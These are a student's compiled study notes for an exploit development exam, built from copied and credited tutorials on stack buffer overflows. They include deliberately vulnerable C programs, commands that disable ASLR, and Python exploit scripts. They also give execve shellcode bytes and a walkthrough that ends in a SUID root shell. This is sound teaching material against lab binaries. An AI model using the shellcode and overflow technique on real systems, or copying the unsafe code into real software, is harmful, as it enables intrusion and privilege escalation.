eLearnSecurity Exploit Development Student Notes by Joas

https://www.linkedin.com/in/joas-antonio-dos-santos

Sumário

Warning

I'm honest that I made few notes about eCXD, I basically took some prints and wrote some things down in cardeno, I went on the basis that I have as an exploit development enthusiast and I passed the test. However, I added materials that I perceived to be necessary, of course not formatted, because it's a lot. However, I hope it will be useful and all credits to its creators are always at the end of the article. Hope you enjoy...

Lab Simulation

https://github.com/CyberSecurityUP/Buffer-Overflow-Labs

https://seedsecuritylabs.org/Labs_16.04/Software/Buffer_Overflow/

https://aayushmalla56.medium.com/buffer-overflow-attack-dee62f8d6376

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md

Linux Exploit Development

Stack Smashing

Stack smashing is a fancy term used for stack buffer overflows. It refers to attacks that exploit bugs in code enabling buffer overflows. Earlier it was solely the responsibility of programmers/developers to make sure that there is no possibility of a buffer overflow in their code but with time compilers like gcc have got flags to make sure that buffer overflow problems are not exploited by crackers to damage a system or a program.

I came to know about these flags when I was trying to reproduce a buffer overflow on my Ubuntu 12.04 with gcc 4.6.3 version. Here is what I was trying to do :

```
#include <stdio.h>

#include <string.h>


int main(void)

{

   int len = 0;

   char str[10] = {0};


   printf("\n Enter the name \n");


   gets(str); // Used gets() to cause buffer overflow


   printf("\n len = [%d] \n", len);


   len  = strlen(str);

   printf("\n len of string entered is : [%d]\n", len);


   return 0;
```

}

In the code above, I have used gets() to accept a string from user. and then calculated the length of this string and printed back on stdout. The idea here is to input a string whose length is more than 10 bytes. Since gets() does not check array bounds so it will try to copy the input in the str buffer and this way buffer overflow will take place.

This is what happened when I executed the program:

$ ./stacksmash

Enter the name

TheGeekStuff

len = [0]

len of string entered is : [12]

*** **stack smashing detected** ***: ./stacksmash terminated

======= Backtrace: =========

/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb76e4045]

/lib/i386-linux-gnu/libc.so.6(+0x103ffa)[0xb76e3ffa]

./stacksmash[0x8048548]

/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf3)[0xb75f94d3]

./stacksmash[0x8048401]

======= Memory map: ========

08048000-08049000 r-xp 00000000 08:06 528260 /home/himanshu/practice/stacksmash

08049000-0804a000 r--p 00000000 08:06 528260 /home/himanshu/practice/stacksmash

0804a000-0804b000 rw-p 00001000 08:06 528260 /home/himanshu/practice/stacksmash

0973a000-0975b000 rw-p 00000000 00:00 0 [heap]

b75af000-b75cb000 r-xp 00000000 08:06 787381 /lib/i386-linux-gnu/libgcc_s.so.1

b75cb000-b75cc000 r--p 0001b000 08:06 787381 /lib/i386-linux-gnu/libgcc_s.so.1

b75cc000-b75cd000 rw-p 0001c000 08:06 787381 /lib/i386-linux-gnu/libgcc_s.so.1

b75df000-b75e0000 rw-p 00000000 00:00 0

b75e0000-b7783000 r-xp 00000000 08:06 787152 /lib/i386-linux-gnu/libc-2.15.so

b7783000-b7784000 ---p 001a3000 08:06 787152 /lib/i386-linux-gnu/libc-2.15.so

b7784000-b7786000 r--p 001a3000 08:06 787152 /lib/i386-linux-gnu/libc-2.15.so

b7786000-b7787000 rw-p 001a5000 08:06 787152 /lib/i386-linux-gnu/libc-2.15.so

b7787000-b778a000 rw-p 00000000 00:00 0

b7799000-b779e000 rw-p 00000000 00:00 0

b779e000-b779f000 r-xp 00000000 00:00 0 [vdso]

b779f000-b77bf000 r-xp 00000000 08:06 794147 /lib/i386-linux-gnu/ld-2.15.so

b77bf000-b77c0000 r--p 0001f000 08:06 794147 /lib/i386-linux-gnu/ld-2.15.so

b77c0000-b77c1000 rw-p 00020000 08:06 794147 /lib/i386-linux-gnu/ld-2.15.so

bfaec000-bfb0d000 rw-p 00000000 00:00 0 [stack]

Aborted (core dumped)

Well, this came in as pleasant surprise that the execution environment was somehow able to detect that buffer overflow could happen in this case. In the output you can see that stack smashing was detected. This prompted me to explore as to how buffer overflow was detected.

While searching for the reason, I came across a gcc flag '-fstack-protector'. Here is the description of this flag (from the man page) :

-fstack-protector

Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call alloca, and functions with buffers larger than 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits.

NOTE: In Ubuntu 6.10 and later versions this option is enabled by default for C, C++, ObjC, ObjC++, if none of -fno-stack-protector, -nostdlib, nor -ffreestanding are found.

So you see that gcc has got this flag that emits extra code to check buffer overflows. Now the next question that came into my mind was that I never included this flag while compilation then how this functionality got enabled. Then I read the last two lines that said for Ubuntu 6.10 this functionality is enabled by default.

Then, as a next step, I decided to deactivate this functionality by using the flag '-fno-stack-protector' while compilation and then try to execute the same use-case that I was doing earlier.

Here is how I did it :

$ gcc -Wall -fno-stack-protector stacksmash.c -o stacksmash

$ ./stacksmash

Enter the name

TheGeekStuff

len = [26214]

len of string entered is : [12]

So we see that once the code was compiled with this flag then with the same input, the execution environment was not able to detect buffer overflow that actually happened and corrupted the value of variable 'len'.

https://www.thegeekstuff.com/2013/02/stack-smashing-attacks-gcc/

64-bit Linux stack smashing tutorial: Part 1

Written on April 10, 2015

This series of tutorials is aimed as a quick introduction to exploiting buffer overflows on 64-bit Linux binaries. It's geared primarily towards folks who are already familiar with exploiting 32-bit binaries and are wanting to apply their knowledge to exploiting 64-bit binaries. This tutorial is the result of compiling scattered notes I've collected over time into a cohesive whole.

I'd like to give special thanks to barrebas for taking the time to proof read my writing and for providing valuable feedback. Much appreciated!

Setup

Writing exploits for 64-bit Linux binaries isn't too different from writing 32-bit exploits. There are however a few gotchas and I'll be touching on those as we go along. The best way to learn this stuff is to do it, so I encourage you to follow along. I'll be using Ubuntu 14.10 to compile the vulnerable binaries as well as to write the exploits. I'll provide pre-compiled binaries as well in case you don't want to compile them yourself. I'll also be making use of the following tools for this particular tutorial:

- Python Exploit Development Assistance for GDB
- getenvaddr.c

64-bit, what you need to know

For the purpose of this tutorial, you should be aware of the following points:

- General purpose registers have been expanded to 64-bit. So we now have RAX, RBX, RCX, RDX, RSI, and RDI.
- Instruction pointer, base pointer, and stack pointer have also been expanded to 64-bit as RIP, RBP, and RSP respectively.
- Additional registers have been provided: R8 to R15.
- Pointers are 8-bytes wide.
- Push/pop on the stack are 8-bytes wide.
- Maximum canonical address size of 0x00007FFFFFFFFFFF.

- Parameters to functions are passed through registers.

It's always good to know more, so feel free to Google information on 64-bit architecture and assembly programming. Wikipedia has a nice short article that's worth reading.

Classic stack smashing

Let's begin with a classic stack smashing example. We'll disable ASLR, NX, and stack canaries so we can focus on the actual exploitation. The source code for our vulnerable binary is as follows:

```
/* Compile: gcc -fno-stack-protector -z execstack classic.c -o classic */
/* Disable ASLR: echo 0 > /proc/sys/kernel/randomize_va_space          */


#include <stdio.h>
#include <unistd.h>


int vuln() {
   char buf[80];
   int r;
   r = read(0, buf, 400);
   printf("\nRead %d bytes. buf is %s\n", r, buf);
   puts("No shell for you :(");
   return 0;
}


int main(int argc, char *argv[]) {
   printf("Try to exec /bin/sh");
   vuln();
   return 0;
}
```

You can also grab the precompiled binary here.

There's an obvious buffer overflow in the vuln() function when read() can copy up to 400 bytes into an 80 byte buffer. So technically if we pass 400 bytes in, we should overflow the buffer and overwrite RIP with our payload right? Let's create an exploit containing the following:

```
#!/usr/bin/env python
buf = ""
```

```
buf += "A"*400


f = open("in.txt", "w")

f.write(buf)
```

This script will create a file called in.txt containing 400 “A”s. We’ll load classic into gdb and redirect the contents of in.txt into it and see if we can overwrite RIP:

```
gdb-peda$ r < in.txt

Try to exec /bin/sh

Read 400 bytes. buf is
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA

No shell for you :(


Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]

RAX: 0x0

RBX: 0x0

RCX: 0x7ffff7b015a0 (<__write_nocancel+7>:  cmp    rax,0xfffffffffffff001)

RDX: 0x7ffff7dd5a00 --> 0x0

RSI: 0x7ffff7ff5000 ("No shell for you :(\nis ", 'A' <repeats 92 times>"\220, \001\n")

RDI: 0x1

RBP: 0x4141414141414141 ('AAAAAAAA')

RSP: 0x7fffffffe508 ('A' <repeats 200 times>...)

RIP: 0x40060f (<vuln+73>:   ret)

R8 : 0x283a20756f792072 ('r you :(')

R9 : 0x4141414141414141 ('AAAAAAAA')

R10: 0x7fffffffe260 --> 0x0

R11: 0x246

R12: 0x4004d0 (<_start>:    xor    ebp,ebp)

R13: 0x7fffffffe600 ('A' <repeats 48 times>, "|\350\377\377\377\177")

R14: 0x0

R15: 0x0
```

EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

[----------code----------]

0x400604 <vuln+62>: call 0x400480 <puts@plt>

0x400609 <vuln+67>: mov eax,0x0

0x40060e <vuln+72>: leave

=> 0x40060f <vuln+73>: ret

0x400610 <main>: push rbp

0x400611 <main+1>: mov rbp,rsp

0x400614 <main+4>: sub rsp,0x10

0x400618 <main+8>: mov DWORD PTR [rbp-0x4],edi

[----------stack----------]

0000| 0x7fffffffe508 ('A' <repeats 200 times>...)

0008| 0x7fffffffe510 ('A' <repeats 200 times>...)

0016| 0x7fffffffe518 ('A' <repeats 200 times>...)

0024| 0x7fffffffe520 ('A' <repeats 200 times>...)

0032| 0x7fffffffe528 ('A' <repeats 200 times>...)

0040| 0x7fffffffe530 ('A' <repeats 200 times>...)

0048| 0x7fffffffe538 ('A' <repeats 200 times>...)

0056| 0x7fffffffe540 ('A' <repeats 200 times>...)

[----------]

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x000000000040060f in vuln ()

So the program crashed as expected, but not because we overwrote RIP with an invalid address. In fact we don't control RIP at all. Recall as I mentioned earlier that the maximum address size is 0x00007FFFFFFFFFFF. We're overwriting RIP with a non-canonical address of 0x4141414141414141 which causes the processor to raise an exception. In order to control RIP, we need to overwrite it with 0x0000414141414141 instead. So really the goal is to find the offset with which to overwrite RIP with a canonical address. We can use a cyclic pattern to find this offset:

gdb-peda$ pattern_create 400 in.txt

Writing pattern of 400 chars to filename "in.txt"

Let's run it again and examine the contents of RSP:

gdb-peda$ r < in.txt

Try to exec /bin/sh

Read 400 bytes. buf is AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKA


No shell for you :(

Program received signal SIGSEGV, Segmentation fault.

[----------registers----------]

RAX: 0x0

RBX: 0x0

RCX: 0x7ffff7b015a0 (<__write_nocancel+7>: cmp   rax,0xfffffffffffff001)

RDX: 0x7ffff7dd5a00 --> 0x0

RSI: 0x7ffff7ff5000 ("No shell for you :(\nis AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKA\
220\001\n")

RDI: 0x1

RBP: 0x416841414c414136 ('6AALAAhA')

RSP: 0x7fffffffe508
("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAA
rAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6"...)

RIP: 0x40060f (<vuln+73>:   ret)

R8 : 0x283a20756f792072 ('r you :(')

R9 : 0x4147414131414162 ('bAA1AAGA')

R10: 0x7fffffffe260 --> 0x0

R11: 0x246

R12: 0x4004d0 (<_start>:   xor   ebp,ebp)

R13: 0x7fffffffe600
("A%nA%SA%oA%TA%pA%UA%qA%VA%rA%WA%sA%XA%tA%YA%uA%Z|\350\377\377\377\1
77")

R14: 0x0

R15: 0x0

EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

[----------------------------------code----------------------------------]

0x400604 <vuln+62>: call 0x400480 <puts@plt>

0x400609 <vuln+67>: mov eax,0x0

0x40060e <vuln+72>: leave

=> 0x40060f <vuln+73>: ret

0x400610 <main>: push rbp

0x400611 <main+1>: mov rbp,rsp

0x400614 <main+4>: sub rsp,0x10

0x400618 <main+8>: mov DWORD PTR [rbp-0x4],edi

[----------------------------------stack-----------------------------------]

0000| 0x7fffffffe508
("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAA
rAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6"...)

0008| 0x7fffffffe510
("AA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsA
AXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%"...)

0016| 0x7fffffffe518
("jAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYA
AuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA"...)

0024| 0x7fffffffe520
("AkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAv
AAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%j"...)

0032| 0x7fffffffe528
("AAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxA
AyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%"...)

0040| 0x7fffffffe530
("RAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%
A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA"...)

0048| 0x7fffffffe538
("AoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%
$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%R"...)

0056| 0x7fffffffe540
("AAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%C
A%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%nA%SA
%"...)

[--]

We can clearly see our cyclic pattern on the stack. Let's find the offset:

gdb-peda$ x/wx $rsp

0x7fffffffe508: 0x41413741

gdb-peda$ pattern_offset 0x41413741

1094793025 found at offset: 104

So RIP is at offset 104. Let's update our exploit and see if we can overwrite RIP this time:

```
#!/usr/bin/env python

from struct import *


buf = ""

buf += "A"*104                  # offset to RIP

buf += pack("<Q", 0x424242424242)   # overwrite RIP with 0x0000424242424242

buf += "C"*290                  # padding to keep payload length at 400 bytes


f = open("in.txt", "w")

f.write(buf)
```

Run it to create an updated in.txt file, and then redirect it into the program within gdb:

gdb-peda$ r < in.txt

Try to exec /bin/sh

Read 400 bytes. buf is
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA

No shell for you :(

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]

RAX: 0x0

RBX: 0x0

RCX: 0x7ffff7b015a0 (<__write_nocancel+7>: cmp   rax,0xfffffffffffff001)

RDX: 0x7ffff7dd5a00 --> 0x0

RSI: 0x7ffff7ff5000 ("No shell for you :(\nis ", 'A' <repeats 92 times>"\220, \001\n")

RDI: 0x1

RBP: 0x4141414141414141 ('AAAAAAAA')

RSP: 0x7fffffffe510 ('C' <repeats 200 times>...)

RIP: 0x424242424242 ('BBBBBB')

R8 : 0x283a20756f792072 ('r you :(')

R9 : 0x4141414141414141 ('AAAAAAAA')

R10: 0x7fffffffe260 --> 0x0

R11: 0x246

R12: 0x4004d0 (<_start>:   xor   ebp,ebp)

R13: 0x7fffffffe600 ('C' <repeats 48 times>, "|\350\377\377\377\177")

R14: 0x0

R15: 0x0

EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

Invalid $PC address: 0x424242424242

[-----------------------------------stack-------------------------------------]

0000| 0x7fffffffe510 ('C' <repeats 200 times>...)

0008| 0x7fffffffe518 ('C' <repeats 200 times>...)

0016| 0x7fffffffe520 ('C' <repeats 200 times>...)

0024| 0x7fffffffe528 ('C' <repeats 200 times>...)

0032| 0x7fffffffe530 ('C' <repeats 200 times>...)

0040| 0x7fffffffe538 ('C' <repeats 200 times>...)

0048| 0x7fffffffe540 ('C' <repeats 200 times>...)

0056| 0x7fffffffe548 ('C' <repeats 200 times>...)

[--]

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x0000424242424242 in ?? ()

Excellent, we've gained control over RIP. Since this program is compiled without NX or stack canaries, we can write our shellcode directly on the stack and return to it. Let's go ahead and finish it. I'll be using a 27-byte shellcode that executes execve("/bin/sh") found here.

We'll store the shellcode on the stack via an environment variable and find its address on the stack using getenvaddr:

koji@pwnbox:~/classic$ export PWN=`python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"'`

koji@pwnbox:~/classic$ ~/getenvaddr PWN ./classic

PWN will be at 0x7fffffffeefa

We'll update our exploit to return to our shellcode at 0x7fffffffeefa:

```
#!/usr/bin/env python

from struct import *


buf = ""

buf += "A"*104

buf += pack("<Q", 0x7fffffffeefa)


f = open("in.txt", "w")

f.write(buf)
```

Make sure to change the ownership and permission of classic to SUID root so we can get our root shell:

koji@pwnbox:~/classic$ sudo chown root classic

koji@pwnbox:~/classic$ sudo chmod 4755 classic

And finally, we'll update in.txt and pipe our payload into classic:

koji@pwnbox:~/classic$ python ./sploit.py

koji@pwnbox:~/classic$ (cat in.txt ; cat) | ./classic

Try to exec /bin/sh

Read 112 bytes. buf is
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAp

No shell for you :(

whoami

root

We've got a root shell, so our exploit worked. The main gotcha here was that we needed to be mindful of the maximum address size, otherwise we wouldn't have been able to gain control of RIP. This concludes part 1 of the tutorial.

Part 1 was pretty easy, so for part 2 we'll be using the same binary, only this time it will be compiled with NX. This will prevent us from executing instructions on the stack, so we'll be looking at using ret2libc to get a root shell. Stay tuned!

https://blog.techorganic.com/2015/04/10/64-bit-linux-stack-smashing-tutorial-part-1/

What Does Stack Smashing Mean?

Stack smashing is a form of vulnerability where the stack of a computer application or OS is forced to overflow. This may lead to subverting the program/system and crashing it.

A stack, a first-in last-out circuit, is a form of buffer holding intermediate results of operations within it. To simplify, stack smashing putting more data into a stack than its holding capacity. Skilled hackers can deliberately introduce excessive data into the stack. The excessive data might be stored in other stack variables, including the function return address. When the function returns, it jumps to the malicious code on the stack, which might corrupt the entire system. The adjacent data on the stack is affected and forces the program to crash.

Techopedia Explains Stack Smashing

If the program affected by stack smashing accepts data from untrusted networks and runs with special privileges, it is a case of security vulnerability. If the buffer contains data provided by an untrusted user, the stack may be corrupted by injecting executable code into the program, thus gaining unauthorized access to a computer. An attacker can also overwrite control flow information stored in the stack.

As stack smashing has grown into a very serious vulnerability, certain technologies are implemented to overcome the stack smashing disaster. Stack buffer overflow protection changes the organization of data in the stack frame of a function call to include canary values. These values when destroyed indicate that a buffer preceding it in memory has been overflowed. Canary values monitor buffer overflows and are placed between the control data and the buffer on the stack. This ensures that a buffer overflow corrupts the canary first. A failed verification of canary data signifies an overflow in the stack. The three types of canary are Random, Terminator, and Random XOR.

The terminator canary is based on the fact that stack buffer overflow attack depends on string operations ending at terminators. Random canaries are generated randomly from an entropy gathering daemon, which prevents attackers from knowing values. Random canaries are generated at program initialization and stored in global variables. Random XOR canaries are random carriers that are XOR scrambled using control data. It is similar to random canaries except that the "read from stack method" to get the canary is complex. The hacker needs the canary, algorithm, and control data to produce the original canary. They protect against attacks involving overflowing buffers in a structure into pointers to change pointer to point at a piece of control data.

https://www.techopedia.com/definition/16157/stack-smashing

https://wiki.gentoo.org/wiki/Stack-smashing-debugging-guide

https://www.vivaolinux.com.br/topico/C-C++/-stack-smashing-detected-unknown-terminated

https://wiki.c2.com/?StackSmashing

https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

https://stackoverflow.com/questions/1345670/stack-smashing-detected

https://www.educative.io/edpresso/what-is-the-stack-smashing-detected-error

Abusing EIP Control

A Buffer overflow occurs when a program or a process attempts to write extra data to a fixed-length block of memory referred to as a buffer. By sending carefully crafted input to an application, an attacker can cause the application to execute arbitrary code, possibly taking over the machine.

several methods exist for detecting initial buffer overflow in applications, ranging from manually reading the code to automated testing using fuzzing techniques. For this blog, We are going to use a simple C program that has a vulnerable function and an unused function. The source code for the program is as shown be

```
#include <stdio.h>
#include <unistd.h>
int helper() {
system(“touch pwnd.txt”);
}
int overflow() {
char buffer[500];
i nt userinput;
userinput = read(0, buffer, 700);
printf(“\nUser provided %d bytes. Buffer content is: %s\n”, userinput, buffer);
return 0;
}
int main (int argc, char * argv[]) {
overflow();
return 0;
}
```

The main function calls the overflow function that has a buffer size of 500 bytes. However, a user is allowed to write more than what is declared in the buffer, which is up to 700 bytes. There is also an unused function. This is a piece of code within a program that is not used, which may happen, e.g., due to a developer's error of not removing unused functions. It's called **dead code** and it simply creates a file on the system called "pwned.txt". This blog post demonstrates how to exploit the EIP register to execute this dead code. For this demonstration, we are going to disabled protective measures, like Address Space Layout Randomization (ASLR), that may interfere with a clear demonstration of the buffer overflow issue. There are ways to bypass these measures which we are going to cover in the coming articles. To compile to program and disable ASLR;

***Compile**: gcc smasher.c -o smasher -fno-stack-protector -m32*
***Disable ASLR**: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space*


If you cannot compiile to 32-bit (64-bit binary is still okay), please install the following package :

sudo apt install gcc-multilib

The compiled binary is a 32-bit Linux executable (elf file), when executed it waits for user input and displays it.

```
~/BlackC0d3/a
❯ file smasher
smasher: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=c38e
453111cb0ac2a22dfab83aa6112179804326, for GNU/Linux 3.2.0, not stripped

~/BlackC0d3/a
❯ ./smasher
AAAAAAAAAAAAA

User provided 15 bytes. Buffer content is: AAAAAAAAAAAAA
```

Now the code has been compiled and the smasher program was created, let's fire up **gdb**, the Linux command line debugger. If you are unfamiliar with **gdb** the remainder of this article will probably seem pretty intimidating. I promise it's not nearly as scary and alien as it seems, **gdb** is a debugger like any other. let start by listing all functions using **info functions** command



program functions

The three key functions as explained earlier are as shown above. Even if you do not know the source code, it is possible to find and disassemble the “helper” function. From the dump, the buffer variable is pushed onto the stack before the call to **System()**. This is performed via moving the address of **[eax-0x1ff8]** to the **EDX (lea instruction)**, and then pushing it onto the stack as an argument to the system() function (**push edx**). As the arguments are set up, system() is called. The memory address of the helper function can be printed using **p helper** command.

```
gef➤  disassemble helper
Dump of assembler code for function helper:
   0x565561b9 <+0>:     push   ebp
   0x565561ba <+1>:     mov    ebp,esp
   0x565561bc <+3>:     push   ebx
   0x565561bd <+4>:     sub    esp,0x4
   0x565561c0 <+7>:     call   0x56556257 <__x86.get_pc_thunk.ax>
   0x565561c5 <+12>:    add    eax,0x2e3b
   0x565561ca <+17>:    sub    esp,0xc
   0x565561cd <+20>:    lea    edx,[eax-0x1ff8]
   0x565561d3 <+26>:    push   edx
   0x565561d4 <+27>:    mov    ebx,eax
   0x565561d6 <+29>:    call   0x56556050 <system@plt>
   0x565561db <+34>:    add    esp,0x10
   0x565561de <+37>:    nop
   0x565561df <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565561e2 <+41>:    leave
   0x565561e3 <+42>:    ret
End of assembler dump.
gef➤  p helper
$5 = {<text variable, no debug info>} 0x565561b9 <helper>
gef➤
```

